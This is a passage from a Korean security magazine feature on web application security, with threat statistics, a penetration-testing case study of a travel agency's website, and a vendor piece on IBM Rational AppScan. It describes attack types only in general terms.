- SQL Injection (36%)
- Broken Access Control (78%)
- Broken Authentication (67%)



▲ 최근 애플리케이션 침해사고 경향

그렇다고 해서 SSL이 불필요한 기술이라는 것은 아니다. SSL은 사용자의 브라우저와 웹 서버간에 데이터 전송 중 기밀성과 무결성을 보호하는 굉장한 기술이다. 이는 도청자에 대한 방어에 도움을 주고 사용자가 이용하고 있는 웹 서버에 대한 확실한 구별과 사용자 확인에 도움을 제공한다. 하지만 이는 대부분의 성공적인 공격이 그러하듯이 애플리케이션의 서버 또는 클라이언트 요소에 대한 직접적인 공격을 막을 수 없다. 특별히 위에서 언급된 취약점에 대한 예방을 제공하지 못하며 많은 다른 경우에서 알 수 있듯이 애플리케이션에 대한 치명적인 공격에 이용될 수 있다. SSL을 사용하고 있는지 그렇지 않은 지와 관계없이 대부분의 웹 애플리케이션은 보안 문제점을 포함하고 있다.

웹 애플리케이션 보안이 요구되는가?

100개가 넘는 대기업과 정부기관의 애플리케이션에 대한 Sanctum의 연구에 따르면 판정한 애플리케이션의 92%가 통한 혹은 제품과 단계에서 진행된 보안테스트에서 부적합 판정을 받았고 문제수정을

위해 평균 2.5개월과 2천 5백만 달러가 소요되었지만, 부적합 애플리케이션의 재검사시 20%가 보안테스트를 통과하지 못했고 이들 중 절반은 계속적으로 보안 테스트를 통과하지 못했다.
이런 연구 결과로 미루어 보아, 발생한 문제점을 수정하고 안전한 상태를 유지하는 것이 쉽지가 않다는 것을 알 수 있고 국내외 다양한 매체를 통해서 소개된 침해사고를 통해 이러한 위험을 그 누구도 피해갈 수 없다는 사실이다.
또한 지속적으로 증가하고 있는 웹 애플리케이션을 통한 공격과 피해는 웹 애플리케이션이 크래커들의 제일 공격 목표이며 – 웹 애플리케이션은 고객정보, 신용카드, ID탈취, 도용, 사이트 변조를 할 수 있는 매우 가치 있는 표적이기에– 이러한 사실은 악의적인 공격의 75% 이상이 웹 애플리케이션 계층에서 발생(출처 : Gartner)하며, XSS과 SQL Injection이 그 1, 2위가 되는 공격에 이용되는 취약점(출처 : Mitre)이라는 사실을 통해 뒷받침이 되고 있다.
다른 몇몇 연구에 의하면 대부분의 사이트가 취약성을 가지고 있고 사이트의 90%가 애플리케이션 공격에 취약하고(출처 : Watchfire), 쉽게 공격이 가능한 취약점의 78%가 웹 애플리케이션에 영향을 주며(출처 : Symantec), 2010년에 이르러 기업 미 조직의 80% 애플리케이션 보안사고를 겪게 될 것(출처 : Gartner)이기에 웹 애플리케이션에 대한 보안이 시급하게 필요함을 확인할 수 있다.

웹 애플리케이션 보안의 문제점

웹 애플리케이션 보안을 이루는데 있어 가장 큰 문제점은 웹 세션은 기본적으로 보호 기재가 없다는 것이다. 전통적인 보안솔루션의 하나인 방화벽은 웹 공격에 대한 적절한 방어를 제공하지 못한다. 웹 필터, 인증 및 암호화는 다른 역할을 담당하고 있다. 모의 해킹과 같은 작업은 적절한 결과를 얻기 위해 많은 시간과 비용을 지불해야 하며 IT 보안 인력은 일반적으로 문제원인이 되는 애플리케이션 개발에 대한 경험이 없고 개발자와 프로그래머들은 일반적으로 보안과 관련된 경험이 없어 이러한 위협에 대한 적절한 대응이 어렵다. 게다가 아직까지도 많은 사람들이 이러한 문제점이 존재한다는 것조차 모르고 있다는 것이다.

웹 애플리케이션 보안의 주요 원인

웹 애플리케이션을 이용하는 사용자는 클라이언트와 서버간에 전송되는 데이터의 모든 부분에 간섭할 수 있고 간섭된 임의의 입력값은 사용자가 어떤 절차에서라도 요청을 보낼 수 있고 애플리케이션이 예

상하는 단계와 다른 단계에서 파라메터를 제공할 수 있다. 또한 사용자가 애플리케이션에 접근하는데 이용하는 브라우저에 제한을 받지 않는다. 이러한 문제는 웹 애플리케이션의 경우 문제를 더욱 악화시키기 위해 조합되는 몇몇 요인이 존재한다.

- 미비한 보안의식(Immature Security Awareness)
- 자체 개발(In-house Development)
- 신뢰할 수 없는 단순함(Deceptive Simplicity)
- 급속한 위협 프로파일의 변화(Rapidly Evolving Threat profile)
- 자원과 시간의 제약(Resource and Time Constraints)
- 지나치게 확장된 기술(Overextended Technologies)

웹 애플리케이션 해킹이 증가하는 원인

위에서 이미 언급한 웹 보안의 문제점과 주요 원인으로 인해 웹 애플리케이션은 이제 더 이상 사용자에게 안전하지 않은 장소로 전락하고 말았다. 웹 애플리케이션 보안에 대한 이해의 부재는 SDLC내에서 필요한 보안 요소의 적용이 부재하도록 만들었고 이 영향으로 인해 취약점을 내재한 애플리케이션을 설계/개발/통합/배포 하게 되었다. 또한 별도의 검증을 하지 않은 자체제작/서드파티 애플리케이션이나 애플리케이션 자체의 대형화 및 다양한 기술의 혼재, 다수의 애플리케이션 운용 및 관리로 인한 업무부하는 다양한 취약점을 내재한 애플리케이션이 증가하도록 방치되게 만들었고 애플리케이션 취약점 관리체계의 미비로 말미암아 주기적인 점검이 불가능하여 지속적으로 점검의 시기를 놓치며 다수의

[표 1.] 웹 애플리케이션 해킹이 사업에 미치는 영향

애플리케이션 위협	부정적인 영향	잠재적으로 사업에 미치는 영향
Buffer overflow	서비스거부공격 (DoS)	사이트 불능; 사용자 이탈
Cookie poisoning	세션 하이재킹	절도, 도난
Hidden fields	사이트 변조	불법적인 거래
Debug options	관리자 접근	비인가된 접근, 개인정보 배상책임, 사이트 손상
Cross Site scripting	개인정보 절취	절도, 도난, 사용자 신뢰도 하락
Stealth Commanding	운영체제와 애플리케이션 접근	공개되지 않은 개인정보 접근, 사기 등
Parameter Tampering	사기, 데이터 절취	분배 및 전송 계좌 변경
Forceful BrowsingSQL Injection	비인가된 사이트/데이터 접근	사용자 데이터베이스에 대한 읽기/쓰기 접근

애플리케이션에 대한 전체적인 관리 및 시정이 결여되게 되었다.

이런 문제점으로 지적된 원인들과 더불어 웹 애플리케이션이 기업 및 조직의 데이터베이스에 접근하는 게이트웨이가되고 많은 사용자의 정보와 온라인 거래가 이루어지며 손쉽게 웹 애플리케이션 취약점을 확인할 수 있다는 공격자에게 주는 매력적인 요소들로 인해 웹 애플리케이션 해킹은 계속적으로 증가되고 있다.

기업이 받는 피해는 침해사고에 그치는 것이 아니라, 언론의 주목을 받아 브랜드에 악영향을 미치고 이는 주식 시가의 급등락의 원인이 되며, 언론/통신/감시에 대한 서비스 비용을 증가 시키며 법적인 수수료(미국의 경우 보고서 작성에만 3~4백만 달러), 다양한 페널티(연방거래위원회의 페널티는 최고 1,500만 달러), 감사의 요구, 고객의 소송 등에 의한 추가적인 피해를 받게 된다.

웹 애플리케이션 보안 취약점 관리, 필요


위에서 언급한 다양한 내용의 웹 애플리케이션에 대한 위협, 문제, 원인과 영향으로 인해 웹 애플리케이션 보안에 대한 위협과 취약점을 파악할 수 있다는 것은 웹 애플리케이션을 안전하게 하고 원활한 서비스를 하는데 도움을 줄 수 있다.

이는 어떤 보호 기술이 드러난 취약점에 대해 가장 효과적으로 애플리케이션을 방어하는데 이용될 수 있는지를 결정할 수 있도록 도움을 주며 문제점을 해결하는데 있어 특정한 기술을 선택하기에 앞서 일반적인 대책을 구상하여 처리하는 것이 바람직하기 때문이다. 이를 통해 해결된 문제점과 해결되지 않은 문제점을 파악함으로써 항상 애플리케이션이 가지고 있는 문제점을 이해하여 발생할 수 있는 사고를 최대한 억제하거나 예상할 수 있다.

이러한 웹 애플리케이션에 대한 취약점 관리는 단계적으로 진행된다면 특정 부서에 집중되는 과중한 업무를 경감할 수 있고 지속적인 관리를 통해 위협에 대한 조정과 시정 및 통계를 낼 수 있으며, SDLC 단계 중 빠른 시점에 문제점을 발견할 수 있도록 도움을 주며 가장 비용효율적인 솔루션을 선택하여 보다 나은 자산에 대한 보호를 제공할 수 있기에 반드시 필요하다. SDLC 중 빠른 시점에 문제점을 발견하여 수정하는 것이 필요한 이유는 US NIST연구 결과

[표 2.] US NIST 연구 결과

	설계단계 발견	코딩단계	통합단계	베타에서 발견	GA에서발견
설계과정에러	1x	5x	10x	15x	30x
코딩과정에러		1x	10x	20x	30x
통합과정에러			1x	10x	20x



를 보면 잘 알 수 있다. 즉, 빠른 단계에서 발견하는 것이 문제점을 수정하는데 최소의 비용을 발생시킬 수 있음을 알 수 있다.

이는 각 공정별 보안검토와 이를 보완하기 위한 노력이 각 과정을 마친 후 문제를 확인하여 보완하는 것 보다 효과적임을 증명하며 이를 통해 웹 애플리케이션 취약점을 관리하는 것이 얼마나 중요한지를 알 수 있다.

웹 애플리케이션 보안을 이루기 위한 주체

위협과 문제점, 원인과 필요성 그리고 취약점 관리가 중요하다는 사실을 알게 되었지만 누가, 어떻게 이룰 수 있는지에 대해서는 아직 논의되지 않았다. 대부분의 위협관리가 그렇듯 웹 애플리케이션 보안도 다수의 주요한 주체가 사람, 프로세스, 기술 및 정책/규정에 의해서 반드시 성립되고 유지되어야만 한다.

- 사람 : SDLC의 주체. 개발과 배포에 책임. 안전한 설계원리와 보안 위험의 기본을 이해해야 함.
- 기술 : 자동화된 보안 검사도구의 이용으로 Scale과 비용면에 유리하도록 함. 기업 내 정책 및 규정

에 밀접하고 일관성 있는 권고를 제공해야 함.

- 프로세스 : SDLC에 보안검사를 통합하는 것은 좋은 위험관리의 중요한 시작임. 최종 검토의 일부로 이러한 위험에 정통한 책임 있는 보안 및 품질 평가팀에 의해 검사가 요구됨. 이러한 프로세스는 발견된 보안문제에 대한 시간과 비용을 최소화하기 위해 각 공정별로 통합이 요구됨.
- 규정 : 사람과 기술 및 프로세스를 강제할 수 있는 조직 및 산업계의 표준. 각 주체별 적절한 이해와 기능 및 절차를 준수 할 수 있도록 함.

이러한 주체가 SDLC의 각 단계에 따라서 필요한 작업을 수행하고 이를 유지할 수 있도록 함으로써 안전한 웹 애플리케이션 개발과 운용 및 유지를 통해 웹 애플리케이션이라는 전장에서 안전하게 사업을 영위할 수 있을 것이다.

- 웹 애플리케이션을 안전하게 하는 것은 애플리케이션의 개발 주기에 따라 취약점을 최소화 할 수 있도록 각 단계별로 보안요소를 고려한 작업이 요구되며 이를 위해 웹 애플리케이션 보안 교육이 요구된다.
- 교육을 통한 웹 애플리케이션 보안의 이해의 증진은 각 단계별 작업자의 이해도에 따른 보안성을 제고한 단계별 작업이 이루어지며 이에 대한 체크리스트 혹은 도구를 통해 활용도를 높일 수 있다.
- 애플리케이션의 취약점을 검출하고 관리하고 수정하며 감시하기 위한 지속적인 작업이 요구된다.
- 이는 설계, 코딩 단계에서 발생한 취약점을 검출하여 관리하지 않으면 결국 베타 혹은 프로덕션된 애플리케이션을 관리하면서 문제를 수정해야 하기 때문이며 이러한 관리가 체계적으로 이루어지지 않는다면 문제 발생시 이를 적절하게 대처하거나 기존에 수정된 애플리케이션의 내용을 확인하지 못하고 문제점을 가지고 있는 애플리케이션을 재배포하는 등의 문제가 발생할 수 있기 때문이다. [15]

Expert’s Know-how

웹 보안의 New Trend

단 한 개의 웹 취약점도 큰 피해 초래

글 · 조일석 패닉시큐리티 개발팀장(cho@panicsecurity.com)

과거에는 웹 기반의 침해사고가 발생하는 이유가 웹 응용프로그램의 설계 시에 데이터베이스 접근, 관리자 인증 및 사용자 인증, 웹 응용프로그램의 설계 방식에 대한 보안성 검토가 이루어지지 않기 때문에 주로 발생했다. 이와 함께 기존 보안 솔루션인 침입탐지 · 차단시스템인 IDS(Intrusion Detection System), IPS(Intrusion Prevention System)에서 방어가 불가능했던 것도 큰 이유 중에 하나였다.

최근 들어서 시스템을 새로 구축하는 시점에서 보안 요소를 설계에 반영하고 프레임워크에서 이미 기본적인 필터 기능을 탑재하는 등 개발 영역에서의 웹 보안을 위한 노력은 다양한 형태로 지속되고 있다. 하지만 일반적으로 모든 상황에서 100% 안전한 코드는 존재하지 않는다. 숙련된 전문 개발자가 보안 요소를 고려하여 안전한 웹 애플리케이션을 작성했더라도 웹 서버의 설정 오류나 애플리케이션이 사용하는 외부 코드(라이브러리)가 함께 동작하면서 개발자가 예상하지 못한 취약점이 발생하기도 한다.

일반적으로 개발자의 역할은 검수 목록에 있는 ‘기능’을 작성하는 것이고 보안에 영향을 미칠 수 있는 환경 요소를 충분히 파악할 수 없는 경우가 많다. 그런 보안 요소는 ‘내부 개발자’라고 하더라도 해당 시스템의 담당자가 아니면 외부에 노출할 수 없는 정보인 경우도 있기 때문이다.

웹 방화벽과 웹스캐너 함께 도입해야

웹 서버 측에 적용할 수 있는 보안 대책은 웹 방화벽의 도입, 웹 스캐너의 도입을 고려할 수 있다. 이 두 가지 방법을 통해 해킹 등 침해사고의 가능성을 줄일 수 있지만 점차 발전하는 해킹기법에 대응하기에는 어느 한 가지만으로는 역부족이라는 것이 알려지고 있다. 따라서 웹 방화벽과 웹 스캐너를 같이 도입하거나, 혹은 웹 방화벽이 도입된 곳에서도 웹 스캐너를 이용하여 주기적으로 취약점 점검을 하는 사례가 늘어나는 추세이다. 특히 새롭게 홈페이지를 구축하는 경우에는 개발 단계에서 근본적인 취약점을 없애기 위해서 웹 스캐너의 역할이 점차 커지고 있다고 할 수 있다.

웹 스캐너는 자동화된 웹 브라우저의 형태로 구동되는데 이런 자동 점검을 통해서 개발자는 해킹 공격이 들어오는 경우에 대한 예외 사항을 사전에 확인하여 조치할 수 있다. 이것은 중요 정보의 노출을 막는 것에도 도움이 되지만 데이터베이스 커넥션 또는 메모리와 관련한 오류를 미리 수정하여 웹 애플리케이션을 보다 견고하게 한다. 다시 말해서 웹 스캐너는 취약한 웹 소스를 자동으로 찾아주어 개발자로 하여금 미처 고려하지 못했던 부분을 수정하도록 한다. 웹 방화벽은 웹 소스가 포함하는 취약점을 소스의 수정이 없는 상태에서도 어느 정도는 보호할 수 있다. 웹 방화벽은 장비 형태로 설치하거나 웹 서버에 필터 형태로 설치하여 구성되는 경우가 대부분이다. 방화벽은 웹 서버의 앞에서 함께 운영되어야 하는데 방화벽은 그 성격상 웹 서버에 들어오거나 나가는 모든 데이터에 개입하여 실시간으로 탐지하기 때문에 데이터 처리 속도와 서비스의 안정성이 무엇보다도 중요하다.

웹 방화벽은 최신의 공격 패턴을 유지하고 높은 보안 정책을 적용하되 기존 웹 서비스에 문제가 없도록 하는 것이 현실적인 문제점으로 지적된다. 또한 웹 스캐너는 빠른 시간 내에 많은 수의 URL을 수집하고 공격 패턴을 웹 서버에 전송하여 그 응답을 분석하는 방식으로 취약점을 찾아내지만 발견된 취약한 소스코드를 개발자가 직접 수정해야 한다. 그리고 보안 전문가에 의한 모의해킹 등의 보안 컨설팅은 한정된 시간과 자원에서 이루어지기 때문에 점검 대상의 개수나 종류가 한정되어 대표적인 웹 애플리케이션에 대한 취약점 점검만 제한적으로 수행할 수밖에 없다.


모의해킹 등 보안 컨설팅도 고려해야

얼마 전까지만 해도 방화벽이나 스캐너 중에 하나만 선택하는 경우가 많았다. 하지만, 웹을 통한 공격이 진화하고 개인 정보 노출 및 웹 해킹의 사례가 증가하면서 위에서 언급한 두 가지를 모두 도입하는 경우가 늘고 있다. 이와 함께 모의해킹 등의 보안 컨설팅을 주기적으로 받는 경우도 많다. 보안 전문가에 의

한 수동 점검은 웹 방화벽이나 웹 스캐너가 확인하지 않는 부분까지 직접 확인할 수 있기 때문이다.

또 다른 특이한 웹 보안의 형태는 웹 서버에 직접적인 공격은 없지만 웹 서버에 접속하는 클라이언트 사용자 PC를 공격하는 경우이다. 많은 웹 브라우저에 기본적으로 설치된 ActiveX의 취약점을 통하여 웹 페이지에서 악성 코드가 대량 유포되었는데 웹 페이지에 악성 코드가 최초로 삽입된 경로는 웹 애플리케이션 취약점이었다는 점에 유의할 필요가 있다.

이것은 웹 서버로부터 기업의 중요 정보를 빼내거나 서비스 장애를 초래하지 않았지만 그 기업(또는 기관)의 홈페이지에 방문한 개인의 PC를 해킹할 목적으로 악용된 경우였다. 관리되지 못한 1개의 웹 취약점이 기업의 자산뿐만 아니라 불특정 다수의 개인들에게도 커다란 피해를 줄 수 있는 것이다. 이러한 ActiveX 취약점은 점검 방법이 매우 어렵기 때문에 아직은 현실적인 대책이 거의 전무한 실정이지만 점진적으로 이에 대한 자동화 점검 솔루션이 개발되고 있다.



Chapter 4

Case Study

웹 보안 솔루션, 이렇게 활용하라

[WWQ 서비스 구축사례]

웹 취약점 분석으로 보안 강화

보안 강화된 소스로 대체하고 시스템 설정 변경

글 · 박종성 NSHC연구원(jspark@nshc.net)

여행전문 업체의 웹 관리자인 김여행(가명) 대리는 휴가 중에 긴급한 연락을 받았다. 웹페이지가 해킹을 당한 것 같으니 회사로 빨리 복귀해서 조치를 취하라는 내용이었다. 평소 사내에 보안전담 팀도 없었을 뿐더러 모든 웹페이지를 혼자 관리하는 김 대리는 휴가를 반납하고 회사로 복귀해서 상황을 살펴보니 메인 페이지의 이미지들이 제 각각 흩어져서 화면을 알아 볼 수 없게끔 변조되어 있었다.

해킹에 대한 경각심도 없던 상황에 많이 노출되는 사이트도 아니라는 생각에 해킹은 그저 남의 일로만 알고 지냈는데 막상 사고가 터지고 나니 적절한 대처방안도 없었다. 하지만 일단 급한대로 메인 페이지의 변조된 부분을 급하게 수정하고 마무리를 지었다. 그러나 그 후 또 다른 해커로부터 게시판의 글들을 스크립트 조작으로 도배를 해놓는 해킹 피해를 입게 되었고 이리 저리 대처방안을 모색하다가 보안전문 업체에 보안컨설팅을 받기로 결정했다.

처음 여행전문 업체로부터 WWQ(Web Well-being Quotient, 웹 건강 지수) 진단을 요청 받은 NSHC는 3명을 인원을 투입해 일주일간의 모의해킹을 수행하기로 계획을 세워 웹 서비스 사용률이 저조한 늦은 밤 시간대를 이용해 진단을 수행했다. 해당 웹서버의 구성은 윈도우 서버 2000으로 IIS환경에 웹

애플리케이션은 ASP, DBMS는 MS-SQL을 사용해 가동 중이었다.

처음엔 정보수집을 위한 회의를 하고 자동화된 스캔 툴을 사용해 각자의 역할을 분담하고 3명의 보안 컨설턴트가 수동으로 진단을 시작했다. OWASP 웹 취약점 Top 10에 의거 세부사항별로 진단을 수행했고 로그인 페이지, 게시판, 자료실 등의 모든 페이지에서 총 81개의 취약점이 발견됐다.

그 중엔 SQL 인젝션 공격과 같이 간단한 쿼리조작으로 모든 회원의 데이터베이스를 가져올 수 있는 심각한 취약점도 포함되어 있었다. 가장 많이 발견된 취약점은 스크립트를 삽입해 공격하는 XSS(Cross Site Scripting)이며 접근 통제에 대한 미비한 방어 체제로 일어나는 취약점 들이 뒤를 이었다. 특히 XSS 공격과 SQL-injection 공격에는 거의 무방비 상태였다. 시스템 생존 시간을 객관적으로 분석한 결과 해커가 웹서버 시스템의 권한을 취득하는데 까지 걸리는 시간은 약 1시간 20여분이 소요되는 걸로 것으로 결론을 내리고 발견된 81개의 취약점에 대해 각각의 보안 대책을 마련했다.

기존의 취약했던 웹애플리케이션의 소스를 도출해내 모든 웹페이지에 걸쳐 안전성 있는 웹애플리케이션 소스로 수정을 하고 불필요한 프로세스 관리 및 시스템 보안 설정을 진행하여 진단내용에 대한 동영상 보고서와 문서화 보고서를 고객사로 전달하고 결과 보고에 대한 발표를 진행했다.

보안이 강화된 소스로 대체하는 작업을 진행하고 시스템 설정 변경을 진행한 뒤 보안 이행 진단(보안설정이 잘되었는지에 대한 보안컨설팅)결과 모든 설정이 적절하게 적용되었으며 현재까지 알려진 취약점에 대해서는 알맞은 방어를 해내는 것으로 판단되어 약 3주간의 WWQ 서비스를 마무리했다.

2007년 11월 보안컨설팅을 시작으로 현재까지(약 8개월) 이 여행 전문 업체의 웹사이트는 단 한 번의 해킹 사고나 서비스 중단 사고가 없이 고객들에게 정상적인 서비스를 제공하고 있다.

한 여행사의 담당자는 “해킹 사실을 두 번이나 인지한 뒤 각종 보안 서적과 인터넷 검색을 활용하여 급한 불부터 껐는데도 혹시 이번 주에 또 당하는 거 아닌가라는 불안한 마음에 결국 보안 전문 기업에 보안컨설팅을 받게 됐다”고 설명했다. 또 “진단 결과 보고서를 받아보고 그 동안 사이트의 대문을 활짝 열어 놓고 살았다고 느꼈고 자신을 믿고 개인정보를 입력한 고객들에게 매우 미안한 생각이 들었으며 보안의 필요성을 절실히 느끼게 됐다”고 덧붙였다.

[Rational AppScan 구축사례]

웹 애플리케이션 취약점 분석도구 활용

광범위한 웹 애플리케이션 취약점 검토와 보안감사 도구

글 · 이동일 시드시스템 대표이사(jason@seedsystem.net)

IBM Rational AppScan은 최초 제조사인 Sanctum, Watchfire를 거치는 10년 이상의 세월을 거치면서도 그 최초의 목표인 광범위한 웹 애플리케이션에 대한 보안테스트를 통한 애플리케이션의 문제점 확인과 개발자에 대한 지원으로 안전한 웹 애플리케이션 개발과 운영상의 감사를 통한 보안성 향상을 지속적으로 지원하고 있다.

2004년도에 국내에 처음 소개된 이래, 오랫동안 AppScan Desktop 감사도구를 중심으로 시장에 알려져 왔던 AppScan은 국내 40여개 이상의 고객사와 전 세계 1,000여개가 넘는 고객을 통해 그 품질과 완성도를 인지시켜왔으며 이제 전사적인 지원을 가능케 하는 AppScan Enterprise와 Tester 에디션을 통해 웹 애플리케이션 개발에서 운용에 이르는 다양한 사용자들이 각자의 역할에 따른 이용과 문제점에 대한 추적을 할 수 있는 웹 애플리케이션 보안 플랫폼으로 다시 소개되고 있다.

AppScan은 웹 애플리케이션에서 이용되고 있는 다양한 기술에 대한 지원, 서드파티 애플리케이션 취약점에 대한 분석 및 지원, 그리고 IBM Rational 보안팀의 강력한 지원으로 그 기능을 날로 강화하고 있으며 국내 사용자를 위한 제로보드, 제우스 취약점 업데이트를 시작으로 한국 내 서드파티 애플리케이션과 주요 이용 기술에 대한 지원을 강화해 나가도록 로드맵을 그리고 있다.

이러한 지속적인 지원의 성과로 많은 기업과 조직들이 웹 애플리케이션 취약점 분석 및 감사도구에 신뢰를 보이고 있고 악의적인 공격을 시뮬레이션 하여 실제적인 Exploit을 확인할 수 있다는 강점으로 AppScan은 그 사용자 층을 계속적으로 넓혀가고 있다. 이중에서도 A은행과 D은행, C포탈과 T통신사는 AppScan을 통해 개발시부터 운용에 이르는 웹 애플리케이션 SDLC에 대한 이용을 목적으로 운용

AppScan 운용 적용 및 활용 범위

1.웹 애플리케이션 정기 점검과 보안성 평가

· 웹 서비스 및 웹 애플리케이션의 취약점 정기 점검
· 웹 서비스 개발시 보안성 고려와 평가
· 침해사고 사전 대응과 상시적인 웹 서비스 보안성 증대를 위한 작업 수행

2. 웹 애플리케이션 개발자 가이드 개발 및 운용

· 개발시 주요 웹 애플리케이션 취약점을 검증 가이드
· 개발시 주요 웹 애플리케이션 취약점을 제거 가이드

3. 웹 애플리케이션 취약점 진단 자동화 시스템

· AppScan 7.7과 연동하는 웹 취약점 점검 자동화 시스템 구축 및 운영
· 광범위적 웹 보안성 기여와 취약점 점검 서비스

4. 산업 표준 및 법규준수 보고서 활용

· 산업표준 보고서: OWASP Top10 2007/2004, SANS Top20 V5/V6, WASC Threat Classification, PCI DSS, NERC CIPC ESS Guide, ISO17799, ISO27001, VISA's Payment Application Best Practices
· 법규준수 보고서: NIST Special Publication 800-53, BASEL II, VISA CISP, MasterCard SDP, FERPA, Title 21 Code of Federal Regulations, The Securities Act, SOX, Safe Harbor, Privacy Act of 1974, NERC Cyber Security Standards, HIPAA, GLBA, FISMA, EFTA, COPPA, Data Protection Act, FIPPA, MITS 등 36개

5. 웹 애플리케이션 취약점 진단 및 보안성 검토 서비스(내부)

· 개발자, 테스터, 품질 관리, 보안 담당자에 이르는 역할별 점검 및 접근 진행
· 각 역할에 따른 보고서 및 대시보드 제공

6. 전사적인 웹 애플리케이션 취약점 및 이력에 대한 관리

· 전체 웹 애플리케이션 취약점에 관련된 통계 및 시정 제공
· 발생한 문제에 대한 추적 및 작업 이력관리
· 현재 진행하고 있는 작업 및 담당자에 대한 이력관리

하는 대표적인 고객사로서, 웹 애플리케이션 개발시의 가이드라인 및 지침 수립을 시작으로 운영중인 인터넷 서비스 시스템에 대한 보안 점검 및 주요 취약점 점검을 진행하고 실제 운영환경에 놓인 서비스에 대한 정기적인 전수 검사 및 중요 취약점의 확인 및 조치를 목적으로 AppScan을 운용하고 있다. 이들 고객들은 방화벽 및 침입탐지 시스템의 보안 기능을 우회하고 웹 애플리케이션 취약성을 이용한 해킹이 급증함에 따라 웹 애플리케이션 취약점 진단 도구를 도입하여 주기적인 자체 점검으로 웹 애플리케이션 보안성을 강화하기로 했다. 또 웹 애플리케이션 취약점 진단 도구를 도입해 자체적으로 개발(통합/테스트) 및 운영 단계에서 주기적인 웹 서비스의 취약점 진단 및 보완을 목적으로 AppScan을 도입하게 됐다.

AppScan은 웹 애플리케이션 개발에 따른 SDLC에 따른 설계/개발 → 통합/검증 → 배포/운영의 단계에서 효율적인 감사와 검토를 위한 도구로 활용되고 있으며 이를 통해 웹 애플리케이션 점검에 필요한 시간과 인력 및 비용에 대한 부분을 최소화 할 수 있었다.

이러한 운용은 단순히 일회성 점검을 목적으로 하는 것이 아니라 주기적이며 지속적으로 점검, 분석, 감시하여 웹 애플리케이션의 안전성에 대한 지속적인 강화가 가능하다. 이를 통해 개발자와 품질관리 및 보안 담당자가 해당 애플리케이션에 대한 문제점과 웹 애플리케이션의 문제점을 이해하고 안전한 애플리케이션 개발을 위해 이용할 수 있는 방법론과 메소드 및 절차를 숙지하여 새로운 웹 애플리케이션의 개발시 이에 대한 적용이 가능해 개발 초기부터 문제점을 극소화 시킬 수 있도록 도움을 제공하고 있다.

다양한 웹 애플리케이션 개발 및 운영 환경에서 이용되는 AppScan은 그 다양한 환경에 적합하게 운영될 수 있도록 설계 되었으며, 특히 확장 프레임워크는 모의해킹검사자의 능력을 AppScan의 점검 결과와 함께 결합하여 분석하고 결과를 제공할 수 있도록 하다. 또 사용자 정의 점검 정책을 통해서 자사의 애플리케이션에 적합한 취약점 점검 방법이나 개인정보에 대한 패턴 검색을 통한 점검을 진행해 보고할 수 있도록 한다.

이러한 웹 애플리케이션 취약점에 대한 검토 및 감사를 통해 해당 웹 애플리케이션의 구성과 기반환경에 대한 정보를 효과적으로 수집하며 수집된 정보를 기반으로 필요한 점검을 진행하는 AppScan이야말로 First Line of Defense에서 악의적인 해커가 할 수 있는 행동패턴에 대한 광범위한 점검을 전제로 그 기능을 활용할 수 있다. 해당 도입사들의 기대 효과는 다음과 같다.

